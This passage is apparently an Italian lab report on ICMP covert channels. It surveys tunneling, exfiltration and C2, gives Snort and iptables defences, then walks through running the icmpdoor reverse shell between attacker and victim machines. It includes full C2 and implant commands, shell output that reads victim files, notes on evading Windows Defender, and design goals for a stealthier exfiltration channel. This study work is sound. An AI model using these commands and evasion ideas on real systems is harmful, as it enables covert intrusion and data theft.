- Implementa l’ispezione approfondita dei pacchetti (DPI) per identificare il Tunneling ICMP.

Rafforzamento del sistema

- Mantieni aggiornati i sistemi e il firmware per correggere le vulnerabilità ICMP note
- Disattivare i servizi ICMP sui sistemi critici se non necessari.
- Utilizzare soluzioni di sicurezza degli endpoint per rilevare malware che utilizzano ICMP per la comunicazione

3 Attacchi ICMP Covert Channel

3.1 Cos'è un covert Channel ICMP

I Covert Channel ICMP utilizzano pacchetti ICMP (tipicamente richieste e risposte di eco) per nascondere i dati all'interno di campi che normalmente vengono ignorati o non monitorati. Ciò può essere sfruttato per comunicazioni nascoste per esfiltrare dati, per operazioni di comando e controllo (C2),....

Ciò consente agli attaccanti di trasferire dati in modo da aggirare le politiche di sicurezza (e.g i firewall) ed eludono il rilevamento. Quest'ultimo punto è possibile siccome:

- Molti firewall e dispositivi di sicurezza consentono il traffico ICMP per la diagnostica della rete.
- I pacchetti ICMP possono trasportare dati (payload) nascosti senza destare sospetti.
- I sistemi di sicurezza tradizionali si concentrano sul traffico TCP/UDP, trascurando ICMP.

Pongono seri rischi per la sicurezza, consentendo l'esfiltrazione furtiva dei dati, il tunneling e la comunicazione di malware. Implementando rigide restrizioni ICMP, l'ispezione approfondita dei pacchetti, le regole del firewall e il rilevamento delle anomalie, le organizzazioni possono rilevare e mitigare efficacemente queste minacce.

La comunicazione in questi tipi di attacchi avviene in questo modo:

- **Codifica dei dati:** gli aggressori incorporano messaggi nascosti all'interno di pacchetti ICMP, come richieste di Eco (ping) o risposte di Eco.
- **Evasione del firewall:** poiché ICMP è spesso consentito nei firewall, gli aggressori lo utilizzano per aggirare le politiche di sicurezza.
- **Comunicazione furtiva:** malware e botnet utilizzano poi ICMP per comunicare segretamente con un attaccante remoto.

3.2 Attacchi Covert Channel ICMP

Tipo di attacco	Descrizione
Tunneling ICMP	Incapsulamento del traffico TCP/IP all'interno di pacchetti ICMP per eludere le restrizioni del firewall
Esfiltrazione dati ICMP	Invio di dati rubati nascosti all'interno di payload ICMP a un server esterno.
Comando e controllo (C2) con ICMP	Malware che riceve comandi da un aggressore tramite ICMP.
ICMP Reverse Shell	Una backdoor che consente a un aggressore di controllare una macchina da remoto tramite ICMP.

Tabella 5: Esempi di attacchi Covert Channel ICMP

3.2.1 ICMP Tunneling

Il tunneling ICMP consente agli aggressori di incapsulare i dati all'interno dei pacchetti ICMP, creando un canale di comunicazione nascosto.

1. L'attaccante inserisce istruzioni di comando e controllo (C2) nei pacchetti ICMP.
2. Questi pacchetti vengono inviati a un sistema compromesso dietro un firewall.
3. Il sistema estrae le istruzioni nascoste e le esegue.
4. Le risposte vengono inviate tramite ICMP Echo Replies

Esempio 3.1. *Esempio di un caso d'uso*

I malware (ad esempio le botnet) utilizzano il protocollo ICMP per aggirare i firewall e ricevere comandi da aggressori remoti. Gli attaccanti stabiliscono una reverse shell tramite ICMP, controllando una macchina compromessa.

Esempio 3.2. *Esempi di Strumenti per il tunneling ICMP*

Icmpsh - Crea una shell inversa tramite ICMP. PingTunnel – Incanala il traffico TCP attraverso richieste e risposte di eco ICMP. Ptunnel-NG – Versione avanzata di PingTunnel per aggirare i firewall

3.2.2 Esfiltrazione dei dati ICMP

Gli aggressori possono rubare dati (password, file, informazioni sensibili) incorporandoli nei pacchetti ICMP e inviandoli a un server esterno.

1. L'aggressore codifica dati sensibili (ad esempio numeri di carte di credito, chiavi di crittografia) in pacchetti ICMP.
2. I pacchetti vengono inviati a un server esterno controllato dall'aggressore.
3. L'aggressore estrae e decodifica i dati rubati dal traffico ICMP.

Esempio 3.3. *Esempio di caso d'uso*

Una minaccia interna estrae dati classificati tramite richieste ICMP Echo. Un'infezione da malware trasmette keylog o screenshot tramite pacchetti ICMP

Esempio 3.4. *Esempio di strumenti per l'esfiltrazione di dati con ICMP*
icmptx - Codifica e trasferisce dati tramite pacchetti ICMP. LOKI - Nasconde i dati nelle risposte ICMP Echo. Hans - Utilizza ICMP per il trasferimento di dati criptati.

3.2.3 Comando e controllo (C2) della botnet basato su ICMP

Alcune botnet e malware utilizzano ICMP per comunicare con i loro server di comando e controllo (C2)

1. L'attaccante inserisce i comandi C2 nei pacchetti ICMP.
2. Il bot infetto legge il comando e lo esegue.
3. Il bot invia i risultati dell'esecuzione tramite risposte ICMP

Esempio 3.5. *Esempio di malware che utilizzano ICMP per la comunicazione C2*

Duqu - Utilizza ICMP per inviare dati crittografati. Pingback - Un malware che riceve comandi tramite ICMP. Trojan.Medo - Utilizzava ICMP come canale backdoor.

3.3 Strategie di rilevamento

Tecnica	Rilevamento	Mitigazione
Analisi del traffico di rete	Identifica anomalie nel volume e nei pattern ICMP	Limita i tipi ICMP non necessari
Deep Packet Inspection (DPI)	Rileva l'esfiltrazione e il tunneling dei dati	Blocca i pacchetti ICMP con payload inattesi
IDS/IPS (Snort, Zeek)	Segnala comportamenti ICMP insoliti	Blocca le richieste ICMP sospette

Tabella 6: Strumenti di rilevamento

3.3.1 Monitoraggio del traffico di rete

Analizzare il volume e le dimensioni dei pacchetti ICMP (ad esempio, payload insolitamente grandi) per eventuali anomalie. Rileva il traffico ICMP ad alta frequenza verso host esterni sconosciuti. Verificare la presenza di pacchetti ICMP con payload insolitamente grandi (e.g tentativi di esfiltrazione dei dati) o con schemi irregolari (e.g valori TTL variabili). Pacchetti ICMP con modifiche costanti del payload potrebbero indicare il trasferimento di dati nascosti.

3.3.2 Deep Packet Inspection (DPI)

Esaminare il contenuto del payload ICMP per rilevare eventuali dati incorporati insoliti (messaggi codificati, crittografia o anomalie). Contrassegna i pacchetti ICMP che contengono risposte non standard (e.g, una risposta Echo contenente dati inaspettati). Identificare schemi di comunicazione con indirizzi IP esterni tramite ICMP

3.3.3 Sistemi di rilevamento e prevenzione delle intrusioni (IDS/IPS)

Utilizzare Snort, Suricata o Zeek per rilevare e segnalare attività ICMP sospette

Esempio 3.6. *Regola Snort per il rilevamento del tunneling ICMP*

```
alert icmp any any -> any any (
    msg:"ICMP tunnel detected";
    content:"malicious-payload";
```

```

    sid : 100001;
)

```

3.3.4 Rilevamento basato su anomalie

Rilevare il traffico ICMP che potrebbe indicare una comunicazione C2 implementando analisi comportamentali che possano rilevare un utilizzo anomalo di ICMP. Utilizzare strumenti di apprendimento automatico o SIEM (Security Information and Event Management) per segnalare deviazioni nell'utilizzo di ICMP.

3.4 Strategie di mitigazione

Metodo di mitigazione	Effetti
Disattiva ICMP se non necessario	Impedisce la maggior parte degli attacchi basati su ICMP
Limita ICMP ai tipi necessari	blocca i vettori di attacco non necessari
Limitazione della velocità	Impedisce il flooding e il tunneling ICMP
Regole del firewall	Blocca l'ICMP in uscita dai sistemi critici
Blocca ICMP in uscita dai firewall	Impedisce perdite di dati tramite ICMP
Endpoint Security (EDR)	Previene l'esecuzione dannosa di ICMP

Tabella 7: Metodologie di mitigazione

3.4.1 Restringere/ Limitare il traffico ICMP

Disattivare ICMP sui server e sugli endpoint a meno che non sia esplicitamente necessario e bloccare il traffico ICMP proveniente da fonti non attendibili. Configurare firewall e router in modo tale da consentire solo i messaggi ICMP necessari (e.g Destinazione non raggiungibile, Tempo Scaduto). Disattivare le richieste/risposte di eco ICMP sui sistemi critici.

Esempio 3.7. *Regola del firewall per bloccare il traffico ICMP*

```
ip tables -A INPUT -p icmp --icmp-type echo-request -j DROP
```

3.4.2 Limitazione della velocità del traffico ICMP

Limitare la frequenza e la dimensione dei pacchetti ICMP per evitare il trasferimento nascosto di dati. Configurare i firewall in modo da consentire solo un numero specifico di pacchetti ICMP al secondo.

Esempio 3.8. *Regola del firewall per limitare il traffico ICMP*

```
iptables -A INPUT -p icmp -m limit --limit 1/second -j ACCEPT
```

3.4.3 Utilizza la crittografia per prevenire la fuga di dati

Implementa la crittografia TLS/SSL per tutte le comunicazioni legittime così da impedire agli aggressori di utilizzare ICMP per l'esfiltrazione. Inoltre bloccare le trasmissioni non autorizzate di testo in chiaro su ICMP.

3.4.4 Blocca ICMP su interfacce esterne

Impedisci il traffico ICMP in uscita dalle reti interne per fermare l'esfiltrazione. Consenti ICMP solo per scopi diagnostici interni.

3.4.5 Sicurezza degli endpoint & Antivirus

Implementare strumenti antivirus e soluzioni EDR (Endpoint Detection & Response) per rilevare le minacce informatiche che utilizzano i covert channel ICMP per comunicare.

Implementa ICMP Proxy Filtering

Utilizza proxy ICMP per ispezionare, sanificare e bloccare payload ICMP inaspettati. Consenti solo il passaggio di traffico ICMP diagnostico legittimo

Strumenti Utilizzati

Prima di sviluppare un covert Channel Channel che potesse esfiltrare i dati dalla macchina vittima; si sono analizzati strumenti già presenti per studiarne il comportamento.

Da ciò si è arrivati alle seguenti conclusioni:

1. Il bisogno di un proxy intermediario fra la vittima e l'attaccante così da nasconderne l'entità.
2. Un numero di proxy che permetta la distribuzione omogenea del traffico generato e non generare un throughput elevato (dato il numero di messaggi scambiati)
3. Un limite alla dimensione dei dati inviati. Se mai si volesse esfiltrare un file contenente una grande quantità di dati; questo potrebbe generare rumore e destare sospetti.
4. Un periodo di riposo randomico dopo ogni richiesta fatta dall'attaccante. Maggiore è il numero di richieste maggiore questo valore dovrà crescere così da non far notare la propria presenza. Questo valore può variare anche in base a quanti messaggi sono stati scambiati con la vittima.
5. Il testo scambiato non deve essere in chiaro. Così da non permettere di leggere da sistemi di monitoraggio, ciò che viene mandato.

3.5 Detection and Mitigation

Network administrators and security engineers should limit or deny ICMP traffic as much as possible. When this is not feasible due to protocol requirements or network planning, scope the accepted source and destination of ICMP packets. This blog post elaborates on how to configure this with iptables.

4 ICMP Door

Conclusioni

Le conclusioni sullo strumento sono:

PRO: Permette la creazione di un canale di comunicazione tra attaccante e vittima. In particolare realizza una reverse shell sulla quale inviare comandi e ricevere risposte.

CONS: Gli svantaggi sono come i dati e i pacchetti vengono trasmessi. Vengono trasmesse in sequenza molteplici Echo Reply, e il campo Data contiene tutta la risposta. Tutto questo avviene in chiaro e quindi facilmente rilevabile.

Di solito per ogni Echo Request corrisponde una singola Echo Reply (per ogni richiesta c'è solo una risposta). Il campo Data di solito è vuoto.

Se un agente monitorasse il flusso dei dati in quel momento, sicuramente troverebbe la comunicazione sospetta. Inoltre non essendo i dati crittografati, riesce ad ricavare il comando inviato e la risposta ricevuta.

Svolgimento

Con **icmpdoor** possiamo eseguire il tunneling di un canale nascosto per stabilire una reverse shell ICMP e controllare una macchina compromessa in modo da esfiltrare i dati. Molto probabilmente il tuo antivirus (AV) non rileverà e bloccherà nemmeno icmpdoor. vspace2ex newline ICMPdoor è scritto in Python e riesce ad aggirare le regole standard del firewall oltre agli antivirus più vecchie. Sebbene esistessero alcuni script o proof-of-concept più vecchi, l'autore di icmpdoor ha creato uno strumento Python 3 che funziona su "la maggior parte, se non tutte" le distribuzioni Linux e Windows 10 purché sia possibile eseguire il ping dalla macchina A alla macchina B.

4.1 Reverse Shell

Una reverse shell è una sessione di shell remota che l'attaccante avvia dalla vittima verso se stesso, consentendogli di ottenere il controllo e di eseguire comandi sul sistema compromesso. Questa canale consentirà di estrarre dati attraverso questo.


I team di sicurezza spesso configurano i firewall per filtrare le porte TCP e UDP o bloccare applicazioni specifiche (firewalling di livello 7); tuttavia potrebbero trascurare il traffico ICMP siccome bloccare completamente il protocollo implicherebbe che gli host non possono più monitorarsi a vicenda.

Icmpdoor sfrutta esattamente questo l'exploit: siccome l'ICMP è spesso trascurato dai firewall, gli aggressori lo sfruttano per l'esfiltrazione furtiva

dei dati o l'accesso remoto.

La Figura.3 mostra come un firewall ben configurato blocca le tradizionali reverse shell tramite TCP e/o UDP.

Figura 3: Il firewall blocca una reverse shell sulla porta 4444



Why It Bypassed Windows Defender


1. Signature-Based Detection: Many AV/EDR engines rely on known-malware signatures. My custom build of icmpdoor.exe simply wasn't in the signature database.
2. ICMP Blind Spot: Some AV solutions pay more attention to suspicious TCP or UDP traffic. ICMP (ping) is widely allowed for normal network operations.
3. Older Defender Definitions: My target Windows machine had an outdated definition set. The newest versions might still raise suspicion if large ICMP payloads are spotted.

Still, even with up-to-date definitions, a carefully obfuscated or recompiled version of icmpdoor can often evade basic antivirus checks.

4.2 Struttura dei messaggi

Figura 4: **RFC 792**: intestazione dei pacchetti Echo-Request e Echo-Reply

Nel protocollo ICMP, tipicamente, quando una Echo Request ICMP (tipo 8) viene mandata si aspetta in ritorno una Echo Reply (tipo 0) in cui payload è uguale a quello ricevuto.




Echo-request and Echo-reply message

Campi ICMP

- L'indirizzo del mittente di un messaggio di Request sarà la destinazione del messaggio di Reply. Quindi in un messaggio di risposta: gli indirizzi di sorgente e destinazione vengono semplicemente invertiti, il codice di tipo viene cambiato in 0 e il checksum viene ricalcolato.
- Il tipo 8 è per i Request Message mentre il tipo 0 per i Reply Message.
- Codice= 0
- Il checksum è il complemento a uno in 16 bit della somma del complemento a uno del messaggio ICMP iniziando con il Tipo ICMP. Per calcolarlo, il campo deve essere zero. Se la lunghezza totale è dispari, i dati ricevuti vengono riempiti con un ottetto di zeri per calcolare il checksum.
- Identificatore: se il codice è 0, aiuta nell'accoppiare i messaggi di richiesta e di risposta. Il valore può essere zero.
- Numero di sequenza: se il codice è 0, aiuta nell'accoppiare i messaggi di richiesta e di risposta. Il valore può essere zero.
- I dati ricevuti nel messaggio di richiesta, devono essere restituiti nel messaggio di risposta. L'identificatore e il numero di sequenza possono essere utilizzati dal mittente per aiutare a abbinare le Echo Reply con le Echo Request. Ad esempio, l'identificatore può essere utilizzato come una porta in TCP o UDP per identificare una sessione, e il numero di sequenza può essere incrementato ad ogni richiesta di eco inviata.

Il campo per i dati in ICMP è opzionale e viene normalmente utilizzato per la messaggistica di errore. Tuttavia, in questo caso verrà usato per il payload della reverse shell (campo Raw). Al suo interno quindi si nasconderanno i comandi dell'attaccante e le risposte della vittima. La sua dimensione massima può essere di 576 byte. Quindi se la dimensione totale superasse questo limite, dovremo frammentare il payload. Da notare inoltre che i dati non sono cifrati (e.g non usano la cifratura a base 64). Quindi se tramite Wireshark o TCPdump si aprisse il pacchetto, si vedrebbe il comando in chiaro così come l'output della vittima. Sebbene questo fatto sia semplice da notare se si guarda attentamente, molte reti non loggano o ispezionano in dettaglio i payload ICMP.

Figura 5: Esempio di un messaggio in chiaro



Di base, Icmpdoor usa come identificatore il valore *13170* (o in esadecimale *0x3372*). Questi filtra messaggi non rilevanti (e.g ping di un altro dispositivo) e assicura che solo il proprio traffico ICMP venga processato.


Campi dell'intestazione manipolati

- `pkt[IP].src` (indirizzo IP della macchina A o B)
- `ip[ttl]` (Time To Live == 64)
- `pkt[ICMP].type` (Echo Request [8] oppure Echo Reply [0])
- `pkt[ICMP].id` Campo di identificazione (Id) statico con valore *13170* (*0x3372* in esadecimale)
- `pkt[Raw].load` (Payload ≠ empty)

La Figura 6 mostra i livelli di incapsulamento dei pacchetti e i loro valori quando mandiamo il comando Linux. I pacchetti di **Icmpdoor** sono quindi incapsulati (nei vari protocolli di rete) secondo questa struttura:

- MAC→IP→ICMP→Raw

Figura 6: Intestazione del pacchetto ICMP



Analizzando il traffico tramite Wireshark notiamo meglio il funzionamento di **Icmpdoor**:


1. L'attaccante invia una richiesta ICMP in cui, nel campo Data, inserisce il comando da eseguire
2. La vittima invia poi due risposte: una con il comando ricevuto e l'altra con la risposta che il comando ha restituito.

Vediamo quindi che l'attaccante riesce a ricevere e leggere il contenuto del file.

4.3 Flusso del traffico

Il modulo in Python 3 di Scapy ci aiuta a manipolare i campi di rete. La Figura.7 mostra il flusso di connessione durante un Comando e Controllo

Figura 7: Icmpdoor Command & Control (C2) su ICMP



1. Attacker sends an ICMP echo-request (type 8) with ID=13170, embedding commands in the payload (e.g. hostname).
2. Victim (Implant) receives that request, notices the matching ID, extracts and executes the command locally with os.popen.
3. The victim sends the output of the command back to the attacker's machine over ICMP echo-reply (code 0) with the same ICMP ID 13170.
4. The attacker's console displays it as if it were a normal shell session.

Icmpdoor non scade autonomamente siccome non stabilisce una socket. Invece, questa shell interattiva è priva di connessione a causa del protocollo ICMP. Questa tecnica funziona con IP globali instradabili (connessioni WAN).

Proviamo a testare lo strumento collegando l'attaccante alla vittima. Prima lo scarichiamo su entrambe le macchine tramite la repository GitHub.

```
./icmp-cnc.py -i INTERFACE -d VICTIM-IP
sudo python3 ./icmp-cnc.py -i enp0s3 -d 192.168.1.42
```

Listing 1: Comando C2 (Command & Control) per l'attaccante
Where enp0s3 is the interface where the packets are going through and 192.168.1.42 is the IP address of the victim

```
marco@attaccante:~/icmpdoor$ cd icmpdoor/
marco@attaccante:~/icmpdoor$ sudo ./icmp-cnc.py -i enp0s3 -d 192.168.1.42
[sudo] password for marco:
[+]ICMP C2 started!
shell: #
```

Figura 8: Setting up the attacker

```
./icmpdoor.py -i INTERFACE -d CNC-IP
sudo python3 ./icmpdoor.py -i enp0s3 -d 192.168.1.35
```

Listing 2: Comando (Implant) per la vittima
Where 192.168.1.35 is the IP address of the attacker.

```

marco@vittima:~/icmpdoor x
marco@vittima:~$ cd icmpdoor/
marco@vittima:~/icmpdoor$ sudo ./icmpdoor.py -i enp0s3 -d 192.168.1.35
[sudo] password for marco:
[+] ICMP listener started!

```

Figura 9: Setting up the victim

Having cloned the tool, we prepare everything on our attacking machine. Now with the server UP, it's the moment to execute the victim connection and get the shell. Siamo riusciti quindi a collegare l'attaccante alla vittima; verifichiamo la cosa stampando il nome della macchina su cui viene eseguita la shell e l'indirizzo IP. Come possiamo vedere (Fig.10) l'hostname è *vittima* e l'indirizzo IP è *192.168.1.42*

```

marco@attaccante:~/icmpdoor$ sudo ./icmp-cnc.py -i enp0s3 -d 192.168.1.42
[+] ICMP C2 started!
shell: hostname
hostname
shell: vittima
ip addr show
ip addr show
shell: 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 brd 00:00:00:00:00:00 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 brd 00:00:00:00:00:00 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6e:44:74 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.42/24 brd 192.168.1.255 scope global dynamic noprefixroute enp0s3
        valid_lft 83833sec preferred_lft 83833sec
    inet6 fe80::323a:1a93:16c3:c9f/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

```

Figura 10: Esempio Collegamento

Verifichiamo ora che con la reverse shell si possa navigare il file system della vittima. Procediamo quindi a verificarne la possibilità cercando presenza dei due file *vittima.txt* e stampandone poi il contenuto.

```

ls -l
ls -l
shell: totale 32
drwxrwxr-x 2 marco marco 4096 apr 20 12:44 beta
drwxrwxr-x 4 marco marco 4096 apr 20 12:44 binaries
-rw-rw-r-- 1 marco marco 1636 apr 20 12:44 icmpdoor.py
-rw-rw-r-- 1 marco marco 1229 apr 20 12:44 icmpdoor.py
-rw-r--r-- 1 marco marco 1525 apr 20 12:44 LICENSE
-rw-r--r-- 1 root root 29 apr 23 12:48 prova.txt
-rw-r--r-- 1 marco marco 1778 apr 20 12:44 README.md
-rw-r--r-- 1 marco marco 31 apr 23 12:55 vittima.txt

cat /home/marco/vittima.txt
cat /home/marco/vittima.txt
shell: Sono la vittima

```

```

pwd
pwd
shell: /home/marco/icmpdoor
ls /home/marco
ls /home/marco
shell: Desktop
Documenti
nuogefile.txt
icmpdoor
ICMPxfil
Immagini
index.html
Modelli
Musica
prism
pubblici
Scaricati
script.py
Video
vittima.txt
cat vittima.txt
cat vittima.txt
shell: Sono la macchina della vittima

```

Figura 11: Esempi sul file system

Una cosa notata durante l'analisi del traffico è il numero di Echo Reply spedite (Fig.12). La reverse shell manda per ogni elemento un pacchetto ICMP verso l'attaccante; che nel totale risulteranno in **13 Echo Reply**.

In questo caso potrebbero sembrare poche ma se la cartella contenesse più elementi, il numero di risposte potrebbe aumentare. Quindi un numero elevato di risposte verso la stessa destinazione potrebbe destare sospetti e attirare l'attenzione vero il canale di comunicazione da parte di un IDS o di un Anitvirus.




Figura 12: Traffico ICMP relativo al comando `ls -s`

Tuttavia provando a creare un file tramite la reverse shell, notiamo che non tutti i comandi vengono eseguiti correttamente. La vittima esegue comunque il comando tuttavia la connessione con l'attaccante crasha. Il problema viene risolto se il comando permette alla vittima di rispondere con un Echo Reply (Fig.3).

```
echo "Sono le 12:47 deel 23/04/2025" > prova.txt;
echo "Done"
```

Listing 3: Creazione del file

```

marco@attaccante:~/icmpdoor$ sudo ./icmp-cnc.py -i enp0s3 -d 192.168.1.42
[sudo] password for marco:
[+]ICMP C2 started!
shell: cat prova.txt
cat prova.txt
shell: Sono le 12:47 del 23/04/2025
echo "Sono le 20:37 del 29/04/2025" > prova.txt
echo "Sono le 20:37 del 29/04/2025" > prova.txt
shell: cat prova.txt
cat prova.txt
shell: "CTraceback (most recent call last):
  File "/home/marco/icmpdoor/.icmp-cnc.py", line 52, in <module>
    main()
  File "/home/marco/icmpdoor/.icmp-cnc.py", line 39, in main
    icmpshell = input("shell: ")
      ^^^^^^^^^^
KeyboardInterrupt
marco@attaccante:~/icmpdoor$ sudo ./icmp-cnc.py -i enp0s3 -d 192.168.1.42
[+]ICMP C2 started!
shell: cat prova.txt
cat prova.txt
shell: Sono le 20:37 del 29/04/2025
echo "Ancora è la stessa ora e lo stesso giorno 20:37 29/04/2025"; echo "Done"
echo "Ancora è la stessa ora e lo stesso giorno 20:37 29/04/2025"; echo "Done"
shell: Ancora è la stessa ora e lo stesso giorno 20:37 29/04/2025
Done
cat prova.txt
cat prova.txt
shell: Sono le 20:37 del 29/04/2025
echo "Ancora è la stessa ora e lo stesso giorno 20:37 29/04/2025" > prova.txt; echo "Done"
echo "Ancora è la stessa ora e lo stesso giorno 20:37 29/04/2025" > prova.txt; echo "Done"
shell: Done
cat prova.txt
cat prova.txt
shell: Ancora è la stessa ora e lo stesso giorno 20:37 29/04/2025

```

desktop 1

```

marco@vittima:~/icmpdoor$ sudo ./icmpdoor.py -i enp0s3 -d 192.168.1.35
[sudo] password for marco:
[+]ICMP listener started!
[+]ICMP listener started!
[+]ICMP listener started!
Traceback (most recent call last):
  File "/home/marco/icmpdoor/.icmpdoor.py", line 34, in <module>
    sniff(iface=args.interface, prn=icmpshell, filter="icmp", store="0")
  File "/usr/lib/python3/dist-packages/scapy/sendrecv.py", line 1311,
  in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/lib/python3/dist-packages/scapy/sendrecv.py", line 1254,
  in _run
    session.on_packet_received(p)
  File "/usr/lib/python3/dist-packages/scapy/sessions.py", line 109, in
  on_packet_received
    result = self.prn(pkt)
      ^^^^^^^^^^
  File "/home/marco/icmpdoor/.icmpdoor.py", line 29, in icmpshell
    sr(icmppacket, timeout=0, verbose=0)
  File "/usr/lib/python3/dist-packages/scapy/sendrecv.py", line 649, in
  sr
    iface = _interface_selection(iface, x)
      ^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/scapy/sendrecv.py", line 628, in
  _interface_selection
    iff = next(packet._iter_()).route()[0]
      ^^^^^^^^^^
StopIteration
marco@vittima:~/icmpdoor$ sudo ./icmpdoor.py -i enp0s3 -d 192.168.1.35
[sudo] password for marco:
[+]ICMP listener started!

```

Cattura da enp0s3

Proviamo ora a vedere cosa succede se il contenuto di un file è molto lungo. Tramite uno script python lo creiamo, e al suo interno ripetiamo la parola "hugeFile" (Code.4). Poi proviamo a ricavare il contenuto tramite la reverse shell (Fig.13).

```

with open("hugefile.txt", "w") as f:
    f.write("hugeFile — *999")
f.close()

```

Listing 4: Script per la creazione del file

Vediamo che l'attaccante chrasha quando prova a stampare il contenuto del file; tuttavia dall'analisi del traffico risulta che il pacchetto ICMP contiene tutti i dati del file (Fig.14). Infatti analizzando il traffico vediamo che tutti i 10989 byte sono contenuti nel campo Data del pacchetto.

```

marco@attaccante:~/icmpdoor$ sudo ./icmp-cnc.py -l enp0s3 -d 192.168.1.42
[sudo] password for marco:
[+] ICMP C2 started!
shell: stat /home/marco/hugefile.txt
stat /home/marco/hugefile.txt
shell: File: /home/marco/hugefile.txt
      Dim.: 10989      Blocco di IO: 4096   file regolare
Dispositivo: 8,1      Inode: 1179919  Collegamenti: 1
Accesso: (0664/-rw-rw-r-)  Uid: ( 1000)  marco  Gid: ( 1000)  marco
Accesso : 2025-04-29 19:19:54.954193824 +0200
Modifica : 2025-04-29 17:31:00.132469923 +0200
Cambio : 2025-04-29 17:31:00.132469923 +0200
Creazione: 2025-04-26 17:29:31.743814157 +0200
cat /home/marco/hugefile.txt
cat /home/marco/hugefile.txt
shell: hugefile - hugefile - hugefile - hugefile - hugefile - hugefile - hugefile
       - hugefile - hugefile - hugefile - hugefile - hugefile - hugefile - hugefile - hugef
       ile - hugefile - hugef
       ile - hugefile - hugef
       ile - hugefile - hugef
       ile - hugefile - hugef
       ile - hugefile - hugef
       ile - hugefile - hugef
       ile - hugefile - hugef
       ile - hugefile - hugef
       ile - hugefile - hugef
Process Process-1:
Traceback (most recent call last):
  file "/usr/lib/python3.12/multiprocessing/process.py", line 314, in _bootstrap
    self.run()

```

Figura 13: Contenuto e statistiche del file *hugefile.txt*

